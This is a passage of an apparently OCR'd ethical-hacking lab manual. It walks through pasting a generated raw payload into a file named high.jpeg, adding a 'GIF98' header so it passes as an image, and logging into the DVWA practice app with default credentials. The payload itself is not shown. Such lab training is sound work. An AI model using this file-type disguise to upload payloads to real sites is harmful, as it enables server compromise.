
Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).

85. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




86. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

87. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.



88. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 85**. Edit the payload file by adding **GIF98** to the first line and then press **Ctrl+S** to save the context.




89. Close all open windows.

90. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

